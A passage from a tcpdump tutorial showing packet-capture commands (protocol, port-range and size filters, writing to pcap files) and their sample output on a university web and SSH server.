17:41:25.127949 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.42655: Flags [F.], seq 136, ack 138, win 247, options [nop,nop,TS val 301505005 ecr 3671465], length 0
17:41:25.182067 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 42:1018, ack 16, win 227, options [nop,nop,TS val 301505018 ecr 3671663], length 976
17:41:25.219945 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 664, win 237, options [nop,nop,TS val 301505028 ecr 3671663], length 0
17:41:25.611789 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 936, win 247, options [nop,nop,TS val 301505125 ecr 3671770], length 0
17:41:25.614971 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 1018:1866, ack 936, win 247, options [nop,nop,TS val 301505126 ecr 3671770], length 848
17:41:26.047912 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 952, win 247, options [nop,nop,TS val 301505235 ecr 3671869], length 0
17:41:26.798491 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 1004, win 247, options [nop,nop,TS val 301505422 ecr 3672067], length 0
17:41:26.798563 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 1866:1918, ack 1004, win 247, options [nop,nop,TS val 301505422 ecr 3672067], length 52
17:41:27.189661 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 1918:1986, ack 1072, win 247, options [nop,nop,TS val 301505520 ecr 3672164], length 68
17:41:27.619943 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 1156, win 247, options [nop,nop,TS val 301505628 ecr 3672262], length 0
17:41:29.204086 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 1986:2054, ack 1156, win 247, options [nop,nop,TS val 301506024 ecr 3672262], length 68
17:41:29.596390 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 1240, win 247, options [nop,nop,TS val 301506122 ecr 3672766], length 0
17:41:30.235148 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [S.], seq 3106593258, ack 1999443459, win 28960, options [mss 1460,sackOK,TS val 301506281 ecr 5786740,nop,wscale 7], length 0
17:41:30.538935 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [.], ack 16, win 227, options [nop,nop,TS val 301506357 ecr 5786815], length 0
17:41:30.547822 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [P.], seq 1:42, ack 16, win 227, options [nop,nop,TS val 301506359 ecr 5786815], length 41
17:41:30.852062 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [P.], seq 42:1018, ack 16, win 227, options [nop,nop,TS val 301506436 ecr 5786894], length 976
17:41:30.891942 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [.], ack 664, win 237, options [nop,nop,TS val 301506446 ecr 5786894], length 0
17:41:31.196022 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [.], ack 936, win 247, options [nop,nop,TS val 301506522 ecr 5786980], length 0
17:41:31.199590 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [P.], seq 1018:1866, ack 936, win 247, options [nop,nop,TS val 301506522 ecr 5786980], length 848
17:41:31.494692 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 2054:2122, ack 1240, win 247, options [nop,nop,TS val 301506596 ecr 3672766], length 68
17:41:31.543939 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [.], ack 952, win 247, options [nop,nop,TS val 301506609 ecr 5787057], length 0
17:41:31.847662 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [.], ack 1004, win 247, options [nop,nop,TS val 301506684 ecr 5787143], length 0
17:41:31.847770 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [P.], seq 1866:1918, ack 1004, win 247, options [nop,nop,TS val 301506684 ecr 5787143], length 52
17:41:31.848430 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [S.], seq 3072400941, ack 470410886, win 28960, options [mss 1460,sackOK,TS val 301506685 ecr 990890140,nop,wscale 7], length 0
17:41:31.876895 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [P.], seq 1:42, ack 1, win 227, options [nop,nop,TS val 301506692 ecr 990890158], length 41
17:41:31.877240 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [.], ack 22, win 227, options [nop,nop,TS val 301506692 ecr 990890173], length 0
17:41:31.878316 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [P.], seq 42:1018, ack 22, win 227, options [nop,nop,TS val 301506692 ecr 990890176], length 976
17:41:31.885378 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 1324, win 247, options [nop,nop,TS val 301506694 ecr 3673338], length 0
17:41:31.931940 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [.], ack 1454, win 249, options [nop,nop,TS val 301506706 ecr 990890192], length 0
17:41:31.932448 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [.], ack 1502, win 249, options [nop,nop,TS val 301506706 ecr 990890228], length 0
17:41:31.941430 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [P.], seq 1018:1382, ack 1502, win 249, options [nop,nop,TS val 301506708 ecr 990890228], length 364
17:41:31.983937 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [.], ack 1518, win 249, options [nop,nop,TS val 301506719 ecr 990890240], length 0
17:41:31.984330 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [.], ack 1562, win 249, options [nop,nop,TS val 301506719 ecr 990890277], length 0
17:41:31.984392 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [P.], seq 1382:1426, ack 1562, win 249, options [nop,nop,TS val 301506719 ecr 990890277], length 44
17:41:31.985639 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [P.], seq 1426:1478, ack 1622, win 249, options [nop,nop,TS val 301506719 ecr 990890277], length 52
17:41:31.988757 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [P.], seq 1478:1530, ack 1986, win 272, options [nop,nop,TS val 301506720 ecr 990890278], length 52
17:41:32.152670 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [P.], seq 1918:1986, ack 1072, win 247, options [nop,nop,TS val 301506761 ecr 5787219], length 68
17:41:32.495939 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24131: Flags [.], ack 1156, win 247, options [nop,nop,TS val 301506847 ecr 5787295], length 0
17:41:33.471939 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60869: Flags [.], ack 2070, win 272, options [nop,nop,TS val 301507091 ecr 990891718], length 0
17:41:33.722812 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 2122:2190, ack 1324, win 247, options [nop,nop,TS val 301507153 ecr 3673338], length 68
17:41:34.117659 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.37409: Flags [S.], seq 3872710738, ack 482888202, win 28960, options [mss 1460,sackOK,TS val 3
```

Let's see the traffic from a specific protocol.

`'# tcpdump icmp`

It will show us the traffic from ping command or icmp protocol.

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:44:55.340096 IP 180.211.113.163 > pgschool.gtu.ac.in: ICMP echo request, id 28989, seq 55008, length 64
17:44:55.340146 IP pgschool.gtu.ac.in > 180.211.113.163: ICMP echo reply, id 28989, seq 55008, length 64
17:44:56.340062 IP 180.211.113.163 > pgschool.gtu.ac.in: ICMP echo request, id 28989, seq 55009, length 64
17:44:56.340106 IP pgschool.gtu.ac.in > 180.211.113.163: ICMP echo reply, id 28989, seq 55009, length 64
17:44:57.345907 IP 180.211.113.163 > pgschool.gtu.ac.in: ICMP echo request, id 28989, seq 55011, length 64
17:44:57.345952 IP pgschool.gtu.ac.in > 180.211.113.163: ICMP echo reply, id 28989, seq 55011, length 64
17:44:58.350088 IP 180.211.113.163 > pgschool.gtu.ac.in: ICMP echo request, id 28989, seq 55016, length 64
17:44:58.350134 IP pgschool.gtu.ac.in > 180.211.113.163: ICMP echo reply, id 28989, seq 55016, length 64
17:44:59.360077 IP 180.211.113.163 > pgschool.gtu.ac.in: ICMP echo request, id 28989, seq 55028, length 64
17:44:59.360123 IP pgschool.gtu.ac.in > 180.211.113.163: ICMP echo reply, id 28989, seq 55028, length 64
17:45:00.360112 IP 180.211.113.163 > pgschool.gtu.ac.in: ICMP echo request, id 28989, seq 55040, length 64
17:45:00.360158 IP pgschool.gtu.ac.in > 180.211.113.163: ICMP echo reply, id 28989, seq 55040, length 64
^Z
[72]+  Stopped                 tcpdump icmp
root@gtu-ProLiant-DL360-Gen9:~/tcpdump#
```

Let's see the IPv6 traffic.

`'# tcpdump ip6`

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump ip6 -v
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
```

We are not able to catch any traffic because we haven't configured ipv6 network on our server.

How do you find traffic using port range?

` #tcpdump portrange 50-80

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump portrange 50-80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:54:24.074163 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [S], seq 45978135, win 8192, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
17:54:24.074224 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [S.], seq 3343585756, ack 45978136, win 29200, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
17:54:24.074795 IP 180.211.113.163.21134 > pgschool.gtu.ac.in.http: Flags [S], seq 2712502590, win 8192, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
17:54:24.074838 IP pgschool.gtu.ac.in.http > 180.211.113.163.21134: Flags [S.], seq 3623323899, ack 2712502591, win 29200, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
17:54:24.075027 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 23679+ PTR? 163.113.211.180.in-addr.arpa. (46)
17:54:24.075041 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [.], ack 1, win 2053, length 0
17:54:24.075319 IP 180.211.113.163.21135 > pgschool.gtu.ac.in.http: Flags [S], seq 2744325143, win 8192, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
17:54:24.086858 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 5249+ PTR? 8.8.8.8.in-addr.arpa. (38)
17:54:24.158058 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 5249 1/0/0 PTR google-public-dns-a.google.com. (82)
17:54:24.190174 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [P.], seq 1:521, ack 1, win 2053, length 520: HTTP: GET /moodle/ HTTP/1.1
17:54:24.190238 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], ack 521, win 237, length 0
17:54:24.299190 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], seq 1:2921, ack 521, win 237, length 2920: HTTP: HTTP/1.1 200 OK
17:54:24.299254 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], seq 2921:5841, ack 521, win 237, length 2920: HTTP
17:54:24.299271 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], seq 5841:8761, ack 521, win 237, length 2920: HTTP
17:54:24.299418 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], seq 8761:11681, ack 521, win 237, length 2920: HTTP
17:54:24.299490 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], seq 11681:14601, ack 521, win 237, length 2920: HTTP
17:54:24.300056 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [.], ack 5841, win 2053, length 0
17:54:24.300115 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [P.], seq 14601:16072, ack 521, win 237, length 1471: HTTP
17:54:24.300651 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [.], ack 14601, win 2053, length 0
17:54:24.300929 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [.], ack 16072, win 2053, length 0
17:54:24.593449 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [P.], seq 521:1165, ack 16072, win 2053, length 644: HTTP: GET /moodle/pluginfile.php/2/course/section/13/GTU_LOGO.jpg HTTP/1.1
17:54:24.593499 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [.], ack 1165, win 247, length 0
17:54:24.602022 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [P.], seq 16072:16366, ack 1165, win 247, length 294: HTTP: HTTP/1.1 304 Not Modified
17:54:24.607046 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [P.], seq 1165:1811, ack 16366, win 2051, length 646: HTTP: GET /moodle/pluginfile.php/2/course/section/13/GEC%20Logo.png HTTP/1.1
17:54:24.613453 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [P.], seq 16366:16660, ack 1811, win 257, length 294: HTTP: HTTP/1.1 304 Not Modified
17:54:24.618025 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [P.], seq 1811:2456, ack 16660, win 2050, length 645: HTTP: GET /moodle/pluginfile.php/2/course/section/13/cdac_logo.jpg HTTP/1.1
17:54:24.624444 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [P.], seq 16660:16954, ack 2456, win 267, length 294: HTTP: HTTP/1.1 304 Not Modified
17:54:24.631080 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [P.], seq 2456:3093, ack 16954, win 2049, length 637: HTTP: GET /moodle/pluginfile.php/2/course/section/13/1.jpg HTTP/1.1
17:54:24.637085 IP pgschool.gtu.ac.in.http > 180.211.113.163.21133: Flags [P.], seq 16954:17248, ack 3093, win 277, length 294: HTTP: HTTP/1.1 304 Not Modified
17:54:24.687538 IP 180.211.113.163.21133 > pgschool.gtu.ac.in.http: Flags [.], ack 17248, win 2048, length 0
^Z
[80]+  Stopped                 tcpdump portrange 50-80
```

Now, let's find the traffic based on their packet size.

`# tcpdump less 64

Here 64 is the packet size. It will find the packets that are less than 64 bytes.

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump less 64
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:56:55.200402 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
17:56:55.200938 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3064218000, win 2053, length 0
17:56:55.352522 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 177, win 2052, length 0
17:56:55.452726 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 337, win 2051, length 0
17:56:55.552616 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 497, win 2051, length 0
17:56:55.652717 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 657, win 2050, length 0
17:56:55.753185 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 817, win 2049, length 0
17:56:55.852839 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 977, win 2049, length 0
17:56:55.953962 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1137, win 2048, length 0
17:56:56.055784 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1297, win 2048, length 0
17:56:56.158720 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1457, win 2047, length 0
17:56:56.353930 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1617, win 2053, length 0
17:56:56.461161 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1777, win 2052, length 0
```

`# tcpdump greater 512

Here 512 is packet size. It will find the packets that are greater than 512 bytes.

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump greater 512
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:57:55.630137 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52502: Flags [P.], seq 3942052218:3942053194, ack 1083761119, win 227, options [nop,nop,TS val 301752630 ecr 6033082], length 976
17:57:55.630289 IP 180.211.113.163.52502 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:649, ack 0, win 229, options [nop,nop,TS val 6033082 ecr 301752560], length 648
17:57:55.952885 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52502: Flags [P.], seq 976:1824, ack 921, win 247, options [nop,nop,TS val 301752711 ecr 6033161], length 848
17:57:57.462847 IP 180.211.113.163.64632 > pgschool.gtu.ac.in.http: Flags [P.], seq 3665606445:3665606934, ack 2339707354, win 4117, options [nop,nop,TS val 991854642 ecr 301753086], length 489: HTTP: GET /moodle/ HTT
17:57:57.577650 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 1:2897, ack 489, win 235, options [nop,nop,TS val 301753117 ecr 991854642], length 2896: HTTP: HTTP/1.1 200 OK
17:57:57.577744 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 2897:5793, ack 489, win 235, options [nop,nop,TS val 301753117 ecr 991854642], length 2896: HTTP
17:57:57.577765 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 5793:8689, ack 489, win 235, options [nop,nop,TS val 301753117 ecr 991854642], length 2896: HTTP
17:57:57.577842 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 3067986816:3067987424, ack 1308565983, win 418, length 608
17:57:57.577894 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 8689:11585, ack 489, win 235, options [nop,nop,TS val 301753117 ecr 991854642], length 2896: HTTP
17:57:57.577938 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 11585:14481, ack 489, win 235, options [nop,nop,TS val 301753117 ecr 991854642], length 2896: HTTP
17:57:57.578062 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 608:1168, ack 1, win 418, length 560
17:57:57.578515 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [P.], seq 14481:16079, ack 489, win 235, options [nop,nop,TS val 301753117 ecr 991854754], length 1598: HTTP
17:57:58.210002 IP 180.211.113.163.64632 > pgschool.gtu.ac.in.http: Flags [P.], seq 489:978, ack 16079, win 4096, options [nop,nop,TS val 991855371 ecr 301753117], length 489: HTTP: GET /moodle/ HTTP/1.1
17:57:58.305254 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 16079:18975, ack 978, win 243, options [nop,nop,TS val 301753299 ecr 991855371], length 2896: HTTP: HTTP/1.1 200 OK
17:57:58.305330 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 18975:21871, ack 978, win 243, options [nop,nop,TS val 301753299 ecr 991855371], length 2896: HTTP
17:57:58.305349 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 21871:24767, ack 978, win 243, options [nop,nop,TS val 301753299 ecr 991855371], length 2896: HTTP
17:57:58.305494 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 1840:2464, ack 1, win 418, length 624
17:57:58.305543 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 24767:27663, ack 978, win 243, options [nop,nop,TS val 301753299 ecr 991855371], length 2896: HTTP
17:57:58.305569 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 27663:30559, ack 978, win 243, options [nop,nop,TS val 301753299 ecr 991855371], length 2896: HTTP
17:57:58.305711 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 2464:3008, ack 1, win 418, length 544
17:57:58.306094 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [P.], seq 30559:32155, ack 978, win 243, options [nop,nop,TS val 301753299 ecr 991855460], length 1596: HTTP
17:57:59.655597 IP 180.211.113.163.64632 > pgschool.gtu.ac.in.http: Flags [P.], seq 978:1491, ack 32155, win 4096, options [nop,nop,TS val 991856781 ecr 301753299], length 513: HTTP: GET /moodle/mod/page/view.php?id=1
17:57:59.729949 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [.], seq 32155:37947, ack 1491, win 252, options [nop,nop,TS val 301753655 ecr 991856781], length 5792: HTTP: HTTP/1.1 200 OK
17:57:59.730032 IP pgschool.gtu.ac.in.http > 180.211.113.163.64632: Flags [P.], seq 37947:41439, ack 1491, win 252, options [nop,nop,TS val 301753655 ecr 991856781], length 3492: HTTP
```

How to write captured packets into one file?

This will be helpful for creating .pcap file which will be extracted by hundreds of applications like Wireshark for network analyzer or intrusion detection system.

```
` # tcpdump port 80 -w dumphttplogs
```

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump port 80 -w dumphttplogs
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
```


Above command will create one file called dumphttplogs for our webserver. -w is used for write output on the given file.

Now, let's dump SSH logs.

```
` # tcpdump port 22 -w dumpSSHlogs
```

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump port 22 -w dumpSSHlogs
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Above command will create one file called dumpSSHlogs for our server. -w is used for write output on the given file.

